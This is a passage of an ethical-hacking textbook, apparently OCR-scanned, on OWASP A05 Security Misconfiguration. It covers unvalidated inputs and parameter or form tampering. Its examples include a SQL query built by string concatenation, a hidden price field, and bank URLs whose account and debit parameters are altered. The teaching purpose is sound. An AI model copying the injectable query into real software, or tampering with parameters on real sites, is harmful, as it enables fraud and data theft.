


Accesses API through an application
2
Malicious code loaded along with database content
3
User
Application
API
Database
1
Searches for a poorly implemented API to attach malicious code
Attacker

Figure 14.19: Insecure design attack



A05 – Security Misconfiguration

- By exploiting misconfiguration vulnerabilities such as unvalidated inputs, parameter/form tampering, improper error handling, and insufficient transport layer protection, attackers **gain unauthorized access** to default accounts, read unused pages, read/write unprotected files and directories, etc.
- Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code


01	**Unvalidated Inputs**	It refers to a web application vulnerability in which the input from a **client is not validated** before being processed by web applications and backend servers
02	**Parameter/Form Tampering**	It involves the **manipulation of parameters** exchanged between the client and server to modify application data
03	**Improper Error Handling**	It provides **insight into source code** such as logic flaws and default accounts. Using the information received from an error message, an attacker identifies vulnerabilities to launch various web application attacks
04	**Insufficient Transport Layer Protection**	It **supports weak algorithms** and uses expired or invalid certificates. Using insufficient transport layer protection exposes user data to untrusted third parties and can lead to account theft
05	**Improper Restriction of XXE**	It **discloses internal files** using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS attacks

A05 – Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

  Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.


http://www.certifiedhacker.com/
CertifiedHacker.com
Login
Submit

```
http://www.certifiedhack
er.com/login.aspx?user=j
asons@pass=springfield
```

```
string sql = "select * from Users
where
user ='" + User.Text + "'
and pwd='" + Password.Text + "'"r
```

Modified Query
Database
Browser input not validated by the web application

Figure 14.20: Unvalidated Input attack

- **Parameter/Form Tampering**

  A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

  Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

  Detailed Description:

  After a session is established between the web application and the user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

  Changing parameters in the form field is the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, checkbox, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, the attack involves saving the page, editing the HTML, and reloading the page in the web browser.

  Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

  ```
  <input type="hidden" name="price" value="99.90">
  ```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values.

For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account in the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

```
http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500
```

The attacker may change the URL parameters (profile and debit) to debit another account:

```
http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500
```

